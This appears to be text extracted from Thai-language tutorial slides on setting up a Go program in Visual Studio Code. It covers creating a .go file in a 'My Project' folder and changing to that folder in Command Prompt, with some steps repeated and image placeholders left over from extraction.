
เปิดโปรแกรม Text Editor
สำหรับการเขียนโปรแกรม โดยใน
การสาธิตจะใช้งานโปรแกรม
Visual Studio Code

3




สร้างไฟล์

โดยการเลือกหัวข้อ File จากนั้น
เลือกหัวข้อ New Text File



วิธีการใช้งานภาษา Go


4



ในช่องคันหา Select Language Mode

ให้เลือกภาษาที่ใช้สำหรับการสร้างโปรแกรมเป็น ภาษา Go


5



เลือกตำแหน่งในการเก็บไฟล์

ให้เลือกตำแหน่งในการเก็บไฟล์เป็น Folder ที่สร้างขึ้นตอนที่ 1 โดยในตัวอย่างจะเก็บไฟล์ไว้ใน Folder ที่มีชื่อว่า My Project และตั้งชื่อไฟล์ว่า My Project โดยมีนามสกุลคือ .go

6



เขียนคำสั่งไปยัง Folder

เปิดโปรแกรม Command Prompt และเขียนคำสั่งไปยัง Folder ที่จัดเก็บงาน โดยคำสั่งคือ cd C:\User\hieng\Desktop\My Project

Help

Welcome


1 Select
Start

Select Language Mode

-  Django HTML (django-html)
-  Django txt (django-txt)
-  Docker (dockerfile)
-  F# (fsharp)
-  flow (flow)
-  Git Commit Message (git-commit)
-  Git Rebase Message (git-rebase)
-  Go (go)
 -  Go Checksum File (go.sum)
 -  Go Module File (go.mod)
 -  Go Template File (gotmpl)
 -  Go Work File (go.work)
-  Groovy (groovy)
-  Handlebars (handlebars)
-  HLSL (hlsl)

วิธีการใช้งานภาษา Go


4



ในช่องคันหา Select Language Mode

ให้เลือกภาษาที่ใช้สำหรับการสร้างโปรแกรมเป็น ภาษา Go


5



เลือกตำแหน่งในการเก็บไฟล์


ให้เลือกตำแหน่งในการเก็บไฟล์เป็น Folder ที่สร้างขึ้นตอนที่ 1 โดยในตัวอย่างจะเก็บไฟล์ไว้ใน Folder ที่มีชื่อว่า My Project และตั้งชื่อไฟล์ว่า My Project โดยมีนามสกุลคือ .go

6



